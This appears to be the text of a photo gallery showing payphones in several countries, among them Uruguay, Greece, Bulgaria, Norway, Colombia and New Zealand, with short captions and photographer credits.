
Blue Payphones



Uruguay. There’s all kinds of blue going on here and it really works in the streets of Montevideo. Antel, by the way, is the government-owned telecommunications company.

Photo by David Ponevac


Blue Payphones



Greece. Found in the town of Agios Nikolaos on the island of Crete, this little blue model really stands out against the yellow. And it looks fairly heavily used.

Photo by Tom Pesyna


Interesting International Payphones



Bulgaria. A common sight in Sofia, and a card-operated phone that looks like it's seen a lot over the years.

Photo by ryoki007


Interesting International Payphones



Norway. Possibly the northernmost phone booth in the world, seen in Hammerfest. It’s also the only phone booth around.

Photo by Bridget Weller


Interesting International Payphones



Colombia. A typical street phone in Bogota, operated by ETB, one of the main telecommunication companies in the country.

*Photo by **briatych***


Interesting International Payphones



New Zealand. This one wins the prize for the biggest presentation: a pathway, a brilliant shining royal booth, and even some flags in the background. Seen at Victoria Square in Christchurch.

Photo by Declan Maitland

